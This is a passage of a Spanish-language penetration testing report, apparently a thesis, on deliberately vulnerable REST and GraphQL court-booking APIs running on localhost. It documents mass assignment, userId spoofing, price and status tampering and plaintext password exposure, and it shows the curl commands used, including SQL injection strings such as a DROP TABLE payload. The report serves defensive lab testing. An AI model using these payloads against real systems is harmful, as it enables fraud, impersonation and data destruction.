Descripción: El backend procesa campos que no deberían ser controlados por el cliente. Esto permite manipular estados internos del sistema.

CVSS 4.0: 8.0 – Alto

Explotación: El atacante añade atributos como statusOverride o priceOverride. El servidor los acepta sin validación.

Recomendación:

Aplicar listas blancas de parámetros permitidos.

Herramientas utilizadas para validar:

REST: Burp Repeater

GraphQL: Mutaciones manipuladas

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Revisión API Rest

Mediante curl obtenemos un token valido y realizamos la consulta del estatus de las reservas.

Figura 49

Parámetros ocultos1

Realizamos la modificación de la reserva, tomamos la reserva de userID=1, modificamos el estatus de la reserva se asignó una cancha inexistente y se le coloco una fecha no valida, con esto confirmamos la vulnerabilidad.

Figura 50

Parámetros ocultos2

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -X POST http://localhost:3000/api/reservations/update \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer TOKEN" \
  -d '{
    "id": 2,
    "userId": 1,
    "status": "CONFIRMED",
    "fieldId": 99,
    "date": "2028-99-99"
  }'

{"message":"Reserva modificada","reservation":{"id":2,"userId":1,"fieldId":99,"date":"2028-99-99","start":"18:00","end":"
19:00","status":"CONFIRMED"}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -X POST http://localhost:3000/api/reservations/update \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMTM4MjgsImV4
cCI6MTc2NTcxODYyOH0.dbEoH24rRhVfyvaDnBJnZV_rN30vYcdf0NNE52xeWPo" \
  -d '{
    "id": 2,
    "userId": 1,
    "status": "CONFIRMED",
    "fieldId": 99,
    "date": "2028-99-99"
  }'

{"message":"Reserva modificada","reservation":{"id":2,"userId":1,"fieldId":99,"date":"2028-99-99","start":"18:00","end":"
19:00","status":"CONFIRMED"}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -X POST http://localhost:3000/api/reservations/get \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer TOKEN" \
  -d '{"id":2}'

{"id":2,"userId":1,"fieldId":99,"date":"2028-99-99","start":"18:00","end":"19:00","status":"CONFIRMED"}
```

Revisión API GraphQL

Obtenemos mediante curl un token valido y creamos un Booking normal

Figura 51

Parámetros ocultos3

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$ curl -X POST http://localhost:4000/ \
  -H "Content-Type: application/json" \
  -d '{
    "query": "mutation { login(username: \"cliente1\", password: \"cliente123\") }"
  }'

{"data":{"login":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjIiLCJ1c2VybmFtZSI6ImNsaWVudGUxIiwicm9sZSI6IkFETUlOIiwiaW
F0IjoxNzY1MTE2MjQwfQ.VWnhfbqUFe4ZzZtKgNi5ifxpe_zMvjUPLYLRVN9bnL4"}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$ curl -X POST http://localhost:4000/ \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjIiLCJ1c2VybmFtZSI6ImNsaWVudGUxIiwicm9sZSI6IkFE
TUlOIiwiaWF0IjoxNzY1MTE2MjQwfQ.VWnhfbqUFe4ZzZtKgNi5ifxpe_zMvjUPLYLRVN9bnL4" \
  -d '{
    "query": "mutation { createBooking(fieldId:\"1\", startTime:\"2025-12-10T10:00:00Z\", endTime:\"2025-12-10T11:00:00Z\
") { id userId totalPrice status } }"
  }'
{"data":{"createBooking":{"id":"6","userId":"2","totalPrice":40,"status":"PENDING"}}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$
```

En curl enviamos parámetros ocultos statusOverride: “Confirmed” y priceOverride: 1 precio alterado, se evidencia que se puede manipular valores críticos sin restricciones confirmando la vulnerabilidad.

Figura 52

Parámetros ocultos4

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$ curl -X POST http://localhost:4000/ \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjIiLCJ1c2VybmFtZSI6ImNsaWVudGUxIiwicm9sZSI6IkFE
TUlOIiwiaWF0IjoxNzY1MTE2MjQwfQ.VWnhfbqUFe4ZzZtKgNi5ifxpe_zMvjUPLYLRVN9bnL4" \
  -d '{
    "query": "mutation { createBooking(fieldId:\"1\", startTime:\"2025-12-10T10:00:00Z\", endTime:\"2025-12-10T11:00:00Z\
") { id userId totalPrice status } }"
  }'
{"data":{"createBooking":{"id":"6","userId":"2","totalPrice":40,"status":"PENDING"}}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$ curl -X POST http://localhost:4000/ \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjIiLCJ1c2VybmFtZSI6ImNsaWVudGUxIiwicm9sZSI6IkFE
TUlOIiwiaWF0IjoxNzY1MTE2MjQwfQ.VWnhfbqUFe4ZzZtKgNi5ifxpe_zMvjUPLYLRVN9bnL4" \
  -d '{
    "query": "mutation { createBooking(fieldId:\"1\", startTime:\"2025-12-10T10:00:00Z\", endTime:\"2025-12-10T11:00:00Z\
", statusOverride:\"CONFIRMED\", priceOverride:1) { id userId totalPrice status } }"
  }'

{"data":{"createBooking":{"id":"7","userId":"2","totalPrice":1,"status":"CONFIRMED"}}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$
```

Prueba 11 – Manipulación de userId

Vulnerabilidad: Suplantación a nivel de recurso

Descripción: El sistema permite modificar el userId para crear o editar recursos ajenos. Esto genera apropiación indebida de datos.

CVSS 4.0: 8.0 – Alto

Explotación: El atacante reemplaza userId con el de otra persona. Obtiene control sobre sus recursos.

Recomendación: Eliminar el parámetro en entrada y obtenerlo del token JWT.

Herramientas utilizadas para validar:

REST: Burp

GraphQL: Raider

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Revisión API Rest

Generamos con curl un token valido y creamos una reserva normal con el userId=2

Figura 53

Manipulación de userId1

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -X POST http://localhost:3000/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"user@demo.com","password":"user123"}'

{"message":"Login exitoso","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMTY5
NTksImV4cCI6MTc2NTcyMTc1OX0.XrxZHjV8kiFTZJUq9qXsqHFZr4NFKlfbHnArjEy_GD4","user":{"id":2,"name":"Dario","email":"user@demo
.com","password":"user123","role":"user"}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -X POST http://localhost:3000/api/reservations/create \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMTY5NTksImV4
cCI6MTc2NTcyMTc1OX0.XrxZHjV8kiFTZJUq9qXsqHFZr4NFKlfbHnArjEy_GD4" \
  -H "Content-Type: application/json" \
  -d '{
    "userId": 2,
    "fieldId": 1,
    "date": "2025-12-20",
    "start": "10:00",
    "end": "11:00",
    "status": "pending"
  }'

{"message":"Reserva creada","reservation":{"id":5,"userId":2,"fieldId":1,"date":"2025-12-20","start":"10:00","end":"11:00
","status":"pending"}}
```

Realizamos la manipulación de userId creando la reserva a nombre de otro usuario

Figura 54

Manipulación de userId2

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -X POST http://localhost:3000/api/reservations/create \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMTY5NTksImV4
cCI6MTc2NTcyMTc1OX0.XrxZHjV8kiFTZJUq9qXsqHFZr4NFKlfbHnArjEy_GD4" \
  -H "Content-Type: application/json" \
  -d '{
    "userId": 2,
    "fieldId": 1,
    "date": "2025-12-20",
    "start": "10:00",
    "end": "11:00",
    "status": "pending"
  }'

{"message":"Reserva creada","reservation":{"id":5,"userId":2,"fieldId":1,"date":"2025-12-20","start":"10:00","end":"11:00
","status":"pending"}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -X POST http://localhost:3000/api/reservations/create \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMTY5NTksImV4
cCI6MTc2NTcyMTc1OX0.XrxZHjV8kiFTZJUq9qXsqHFZr4NFKlfbHnArjEy_GD4" \
  -H "Content-Type: application/json" \
  -d '{
    "userId": 1,
    "fieldId": 1,
    "date": "2025-12-21",
    "start": "18:00",
    "end": "19:00",
    "status": "confirmed"
  }'

{"message":"Reserva creada","reservation":{"id":6,"userId":1,"fieldId":1,"date":"2025-12-21","start":"18:00","end":"19:00
","status":"confirmed"}}
```

Verificamos los resultados confirmando la vulnerabilidad

Figura 55

Manipulación de userId3

Revisión API GraphQL

Generamos un token en curl con un usuario cualquiera, y luego realizamos una creación de un Booking de forma normal utilizando el token de otro usuario modificamos el userId=999 que no existe y se evidencia que no existe la validación y no se comparó con el usuario autenticado, confirmando la vulnerabilidad.

Figura 56

Manipulación de userId4

Prueba 12 – Inyección de payloads maliciosos

Vulnerabilidad: Lack of sanitization

Descripción: El sistema no valida adecuadamente los datos externos, permitiendo inyectar contenido malicioso. Esto altera lógica o causa errores severos.

CVSS 4.0: 9.2 – Crítico

Explotación: El atacante envía payloads mal construidos o con intención maliciosa. El backend los procesa causando efectos no deseados.

Recomendación: Sanitizar entradas, validar formatos y usar ORMs seguros.

Herramientas utilizadas para validar:

REST: Burp Intruder

GraphQL: Fuzzing con Raider

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Revisión API Rest

Se realiza pruebas utilizando curl enviando payloads en varios campos, se nos presenta código 200 como comprobación de la vulnerabilidad.

Figura 57

Inyección de payloads maliciosos1


```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 100
ETag: W/"64-1qLP002VsZcT/ltt7kWLIY80Vuo"
Date: Sun, 07 Dec 2025 15:08:34 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"id":1,"userId":2,"fieldId":1,"date":"2025-12-10","start":"10:00","end":"11:00","status":"pending"}

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i -X POST http://localhost:3000/api/reservations/get \
  -H "Content-Type: application/json" \
  -d '{"id":"1\" OR \"1\"=\"1"}'

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 2
ETag: W/"2-vyGp6PvFo4RvsFtPoIWeCReyIC8"
Date: Sun, 07 Dec 2025 15:08:48 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{}

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i -X POST http://localhost:3000/api/reservations/get \
  -H "Content-Type: application/json" \
  -d '{"id":"1; DROP TABLE reservations; --"}'

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 2
ETag: W/"2-vyGp6PvFo4RvsFtPoIWeCReyIC8"
Date: Sun, 07 Dec 2025 15:09:02 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{}

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
```

Revisión API GraphQL

Colocamos el payload malicioso el backend lo procesa sin bloquear ni sanitizarlo, comprobando así la vulnerabilidad

Figura 58

Inyección de payloads maliciosos2



4.2.2 Pruebas de lógica de negocio

Este tipo de pruebas nos permite identificar fallos en las reglas internas que rigen el funcionamiento del sistema. De este modo nos permite detectar abusos del flujo normal o alteración del comportamiento esperado. Los atacantes pueden aprovechar errores lógicos para, saltarse validaciones o crear inconsistencias operativas. Realizamos este tipo de pruebas para asegurar que las operaciones críticas se ejecuten conforme a las reglas reales del negocio, evitar fraudes, saltos de procesos o incoherencias que afecten a los usuarios o al negocio.

Prueba 13 – Reservas duplicadas

Vulnerabilidad: Falta de control de disponibilidad

Descripción: La API permite registrar reservas repetidas para el mismo horario y cancha. Esto rompe la lógica de negocio.

CVSS 4.0: 6.0 – Medio

Explotación: El atacante genera múltiples reservas idénticas para saturar disponibilidad. El backend las acepta sin validación.

Recomendación: Implementar validación de solapamiento.

Herramientas utilizadas para validar:

REST: Postman

GraphQL: Playground

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Utilizando curl creamos dos reservar de forma duplicada con esto confirmamos la vulnerabilidad.

Figura 59

Reservas duplicadas1

Revisión API GraphQL

Se evidencia que la Api permite crear múltiples reservas para la misma cancha en el mismo intervalo de tiempo sin validar disponibilidad ni conflictos en la agenda. Esta falla de lógica de negocio compromete la integridad operativa del sistema.

Figura 60

Reservas duplicadas2

```
┌──(kali㉿kali)-[~]
└─$ curl -s -X POST http://localhost:4000/ \
-H "Content-Type: application/json" \
-d '{"query":"mutation { login(username:\"cliente1\", password:\"cliente123\") }"}'

{"data":{"login":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjIiLCJ1c2VybmFtZSI6ImNsaWVudGUxIiwicm9sZSI6IlVTRVIiLCJpYX
QiOjE3Njc0NTY5MTF9.3DFghzTcp83dADpTJCX30wMFjG7P2ErPdY4ZEcq5_vs"}}

┌──(kali㉿kali)-[~]
└─$ TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjIiLCJ1c2VybmFtZSI6ImNsaWVudGUxIiwicm9sZSI6IlVTRVIiLCJpYXQiOjE3Nj
c0NTY5MTF9.3DFghzTcp83dADpTJCX30wMFjG7P2ErPdY4ZEcq5_vs

┌──(kali㉿kali)-[~]
└─$ curl -s -X POST http://localhost:4000/ \
-H "Content-Type: application/json" \
-H "Authorization: Bearer $TOKEN" \
-d '{"query":"mutation { createBooking(fieldId:\"1\", startTime:\"2026-01-03T18:00:00Z\", endTime:\"2026-01-03T19:00:00Z\
") { id fieldId userId startTime endTime status totalPrice } }"}'

{"data":{"createBooking":{"id":"3","fieldId":"1","userId":"2","startTime":"2026-01-03T18:00:00Z","endTime":"2026-01-03T19
:00:00Z","status":"PENDING","totalPrice":40}}}

┌──(kali㉿kali)-[~]
└─$ curl -s -X POST http://localhost:4000/ \
-H "Content-Type: application/json" \
-H "Authorization: Bearer $TOKEN" \
-d '{"query":"query { bookings { id fieldId userId startTime endTime status totalPrice } }"}'

{"data":{"bookings":[{"id":"1","fieldId":"1","userId":"2","startTime":"2025-12-10T18:00:00Z","endTime":"2025-12-10T19:00:
00Z","status":"CONFIRMED","totalPrice":40},{"id":"2","fieldId":"1","userId":"2","startTime":"2026-01-03T18:00:00Z","endTi
me":"2026-01-03T19:00:00Z","status":"PENDING","totalPrice":40},{"id":"3","fieldId":"1","userId":"2","startTime":"2026-01-
03T18:00:00Z","endTime":"2026-01-03T19:00:00Z","status":"PENDING","totalPrice":40}]}}
```

Prueba 14 – Manipulación de precios

Vulnerabilidad: Precio controlado por el cliente

Descripción: El usuario puede enviar el precio final manualmente alterando cálculos comerciales.

Esto permite fraude económico.

CVSS 4.0: 8.5 – Alto

Explotación: El atacante envía totalPrice = 1.00 y el sistema lo acepta. Evita cálculos reales de costo.

Recomendación: El backend debe calcular todos los precios.

Herramientas utilizadas para validar:

REST: Burp

GraphQL: Mutation manual

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Realizamos una primera creación de reserva y luego una segunda inyectando un campo (totalPrice) que no debería venir del cliente, el resultado es exitoso confirmando la vulnerabilidad.

Figura 61

Manipulación de precios1

Revisión API GraphQL

Creamos una primera reserva utilizando el mismo token generado al inicio

Figura 62

Manipulación de precios2

Luego creamos una segunda reserva incluyendo inyectando un campo que no debería ser ingresado por el cliente, de esta manera confirmamos la vulnerabilidad.

Figura 63

Manipulación de precios3

Prueba 15 – Saltarse flujo de aprobación/pago

Vulnerabilidad: Alteración manual del estado

Descripción: El cliente puede fijar estados como "CONFIRMED" sin cumplir paso previo. Esto viola la lógica transaccional.

CVSS 4.0: 8.3 – Alto

Explotación: El atacante envía una actualización de estado sin autorización. El backend lo acepta sin validar proceso.

Recomendación: Validar estados y exigir reglas de flujo en backend.

Herramientas utilizadas para validar:

REST: Burp

GraphQL: Playground

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

En un curl se realiza la creación de una reserva modificando el estatus de la misma a “Confirmed”, se evidencia que no hay una validación de rol ni del flujo, em la prueba se envió el estatus y el backend lo aceptó.

Figura 64

Saltarse flujo de aprobación/pago1

Revisión API GraphQL

De la misma manera se genera un nuevo token con el cual se solicita la creación de la reserva y posterior realizamos un cambio directo en el estado indicando que se confirmó, con esto identificamos que el api es susceptible a manipulaciones directas, no hay lógica de transición de datos ya que no hay una validación en el flujo.

Figura 65

Saltarse flujo de aprobación/pago2

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$ curl -X POST http://localhost:4000/ \
  -H "Content-Type: application/json" \
  -d '{"query":"{ booking(id:\"1\") { id userId fieldId startTime endTime status } }"}'

{"data":{"booking":{"id":"1","userId":"2","fieldId":"1","startTime":"2025-12-10T18:00:00Z","endTime":"2025-12-10T19:00:00
Z","status":"CONFIRMED"}}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$ curl -X POST http://localhost:4000/ \
  -H "Content-Type: application/json" \
  -d '{"query":"mutation { login(username:\"cliente1\", password:\"cliente123\") }"}'

{"data":{"login":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjIiLCJ1c2VybmFtZSI6ImNsaWVudGUxIiwicm9sZSI6IlVTRVIiLCJpYX
QiOjE3NjUxNDA3Mjd9.HX5MtlbqGsnJimI7gXjbbECvL9QU8dib2mfVGxjmgm4"}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$ curl -X POST http://localhost:4000/ \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjIiLCJ1c2VybmFtZSI6ImNsaWVudGUxIiwicm9sZSI6IlVT
RVIiLCJpYXQiOjE3NjUxNDA3Mjd9.HX5MtlbqGsnJimI7gXjbbECvL9QU8dib2mfVGxjmgm4" \
  -H "Content-Type: application/json" \
  -d '{
    "query": "mutation { updateBookingStatus(bookingId:\"1\", newStatus:\"CONFIRMED\") { id status } }"
  }'

{"data":{"updateBookingStatus":{"id":"1","status":"CONFIRMED"}}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$ curl -X POST http://localhost:4000/ \
  -H "Content-Type: application/json" \
  -d '{"query":"{ booking(id:\"1\") { id userId fieldId startTime endTime status } }"}'

{"data":{"booking":{"id":"1","userId":"2","fieldId":"1","startTime":"2025-12-10T18:00:00Z","endTime":"2025-12-10T19:00:00
Z","status":"CONFIRMED"}}}
```

Prueba 16 – Transferencias indebidas / fraude

Vulnerabilidad: Manipulación de montos y saldos

Descripción: La API permite transferir créditos sin controlar límites ni identidad. Puede causar saldos negativos o fraude.

CVSS 4.0: 8.7 – Crítico

Explotación: El atacante envía montos extremadamente altos o negativos. La API procesa la solicitud sin validación.

Recomendación: Implementar límites por operación y validación antifraude.

Herramientas utilizadas para validar:

REST: Postman

GraphQL: Mutaciones manipuladas

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Se evidencia que el backend no valida que campos debe recibir lo que demuestra una manipulación en la lógica, lo que puede conllevar a un fraude.

Figura 66

Transferencias indebidas / fraude1

Revisión API GraphQL

Se acepto amount: 99999 sin límite permite colocar datos en el registro del usuario con valore negativos lo cual se evidencia que no hay validaciones de las reglas de negocio. La Api procesa montos desproporcionados sin validar limites, sin controles de autorización sobre la cuenta origen.

Figura 67

Transferencias indebidas / fraude2

4.2.3 Evaluación del acceso a datos

Estas pruebas nos permiten determinar si la API expone más información de la necesaria o es accesible para un usuario no autorizado. Si la API permite acceder a datos de otros usuarios, puede comprometer los datos almacenados. Se debe realizar este tipo de pruebas para verificar que cada usuario solo pueda acceder a su propia información, evitar filtraciones, fugas y compromiso de datos personales o sensibles.

Prueba 17 – Exposición de contraseñas

Vulnerabilidad: Passwords en texto plano

Descripción: El sistema expone contraseñas sin hashing, accesibles desde endpoints o queries. Esto compromete la totalidad de cuentas.

CVSS 4.0: 10.0 – Crítico

Explotación: El atacante solicita una lista de usuarios y obtiene contraseñas reales. No hay protección ni cifrado.

Recomendación: Usar bcrypt, nunca almacenar ni devolver contraseñas.

Herramientas utilizadas para validar:

REST: Postman

GraphQL: Playground

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Se evidencia que la Api muestra información sensible de contraseñas en texto plano.

Figura 68

Exposición de contraseñas1

Revisión API GraphQL

Se evidencia que los datos están expuestos en texto plano sin mecanismos de protección mediante técnicas de cifrado. Por lo cual se confirma la vulnerabilidad.

Figura 69

Exposición de contraseñas2

Prueba 18 – Exposición de información interna

Vulnerabilidad: Exposición de variables sensibles

Descripción: La API revela configuraciones internas como claves, tokens y rutas de debug. Esto expone secretos críticos del entorno.

CVSS 4.0: 10.0 – Crítico

Explotación: El atacante consulta un endpoint como /debug/env o introspección GraphQL.

Obtiene secretos internos aprovechables para nuevos ataques.

Recomendación: Eliminar endpoints de depuración y proteger configuración.

Herramientas utilizadas para validar:

REST: Browser

GraphQL: Introspection queries

Activos afectados:


REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia: Se evidencia que el api presenta información sensible en texto claro, de usuarios de máximos privilegios.

Figura 70

Exposición de información interna1



Revisión API GraphQL

Se evidencia información sensible lo cual confirma la vulnerabilidad.

Figura 71

Exposición de información interna2

Prueba 19 – Enumeración masiva de datos

Vulnerabilidad: Falta de límites en consultas

Descripción: El sistema entrega grandes volúmenes de información sin filtros, paginación o límites.

Esto facilita scraping masivo.

CVSS 4.0: 7.8 – Alto

Explotación: El atacante solicita /users o {users {…}} y extrae toda la base. El sistema lo entrega sin restricciones.

Recomendación: Aplicar limitación, paginación y autorización por registro.

Herramientas utilizadas para validar:

REST: Postman

GraphQL: Query de listas extensas

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Se evidencia que se puede identificar información sensible del sistema

Figura 72

Enumeración masiva de datos1

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl http://localhost:3000/api/users
curl http://localhost:3000/api/reservations
curl http://localhost:3000/api/bookings

[{"id":1,"name":"Admin","email":"admin@demo.com","password":"admin123","role":"admin"},{"id":2,"name":"Dario","email":"us
er@demo.com","password":"user123","role":"user"}]<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /api/reservations</pre>
</body>
</html>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /api/bookings</pre>
</body>
</html>

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
```

Revisión API GraphQL

Se confirma la vulnerabilidad de enumeración masiva de datos

Figura 73

Enumeración masiva de datos2

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$ curl -X POST http://localhost:4000/graphql \
  -H "Content-Type: application/json" \
  -d '{"query":"query { users { id username email } bookings { id userId fieldId } }"}'

{"data":{"users":[{"id":"1","username":"admin","email":"admin@canchas.com"},{"id":"2","username":"cliente1","email":"clie
nte1@canchas.com"}],"bookings":[{"id":"1","userId":"2","fieldId":"1"}]}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable]
└─$
```

4.3 Pruebas Manuales, Automatizadas y Semiautomatizadas

Estas pruebas nos sirven para aplicar múltiples métodos de validación para identificar vulnerabilidades que no se detectan solo con pruebas manuales. De esta manera aseguramos una evaluación profunda. Cada tipo de prueba detecta fallas diferentes: manuales para lógica de negocio, automatizadas para patrones técnicos y semiautomáticas para fuzzing y explotación. El uso conjunto aumenta significativamente la cobertura del *pentesting*, permitiendo encontrar vulnerabilidades complejas que no son visibles mediante un único enfoque. Esto nos permite garantizar que la API sea evaluada de forma completa desde múltiples perspectivas.

4.3.1 Revisiones Manuales

Permitieron comprender a profundidad el comportamiento real de las APIs REST y GraphQL, evaluando directamente la lógica de negocio, el flujo de datos y la reacción del sistema ante entradas específicas. Este enfoque aportó a nuestra metodología una base sólida de entendimiento funcional, permitiendo identificar vulnerabilidades sutiles que requieren criterio técnico y que no pueden ser detectadas por herramientas automáticas. Gracias a estas pruebas, la metodología ganó precisión y capacidad de análisis contextual.

4.3.2 Revisiones Semiautomáticas

Realizadas mediante herramientas como Burp Suite, brindaron un equilibrio ideal entre intervención humana y automatización controlada. Este tipo de pruebas facilitó la manipulación avanzada de parámetros, la explotación de debilidades complejas y la validación de autorizaciones insuficientes, tales como IDOR o escalaciones de privilegios. Su aporte a la metodología fue significativo, ya que permitió profundizar en escenarios que requieren repetición, variación y análisis dinámico, aumentando la eficiencia y profundidad de las pruebas.

4.3.3 Revisiones Automatizadas

Proporcionaron una evaluación amplia, sistemática y consistente del entorno, identificando patrones conocidos de vulnerabilidad, configuraciones inseguras y endpoints expuestos. Estas pruebas complementaron la metodología al garantizar cobertura total de los vectores comunes, reduciendo el riesgo de omitir fallas básicas y acelerando el proceso de descubrimiento inicial. Su aporte fue clave para fortalecer la metodología con un enfoque estructurado, escalable y orientado a la detección temprana.

4.4 Resultados Obtenidos

Se evidencia que es una metodología bien estructurada no solo permite descubrir vulnerabilidades, sino que transforma la forma en que evaluamos el riesgo en APIs modernas. La capacidad de integrar distintos tipos de pruebas: manuales, semiautomáticas y automatizadas demuestra que ningún enfoque aislado es suficiente para comprender la complejidad real de REST y GraphQL, donde conviven fallas técnicas con debilidades de diseño y lógica de negocio. Además, los resultados resaltan la importancia de adoptar un análisis orientado al riesgo, permitiendo priorizar remediaciones que realmente impactan la seguridad del negocio. En definitiva, la aplicación de esta metodología confirma que un proceso riguroso, iterativo y multidimensional es esencial para obtener una visión precisa del nivel de exposición y para fortalecer de manera efectiva la postura de seguridad organizacional.

4.5 Comparación de la Metodología

Conforme a lo planteado en la metodología, se puede concluir que este enfoque no solo demuestra un nivel de profundidad superior a los marcos estándar, sino que también aporta una utilidad práctica significativamente mayor al integrar validaciones específicas de lógica de negocio y evaluaciones contextualizadas del entorno propio de la API. Su coherencia con estándares internacionales se evidencia al incorporar un análisis de riesgos

basado en probabilidad e impacto, alineado con ISO 27005, lo que permite priorizar vulnerabilidades de manera estratégica y orientada al negocio. Además, la combinación de pruebas manuales, automatizadas y semiautomatizadas amplía la capacidad de detección frente a escenarios complejos, superando las limitaciones operativas de marcos de referencia como NIST u OWASP API. En conjunto, este marco ofrece una aproximación robusta, adaptable y altamente efectiva para entornos reales, reforzando su relevancia y consistencia frente a las mejores prácticas globales.

4.6 Comparación de las Pruebas de *Pentesting* Especificas en Api's

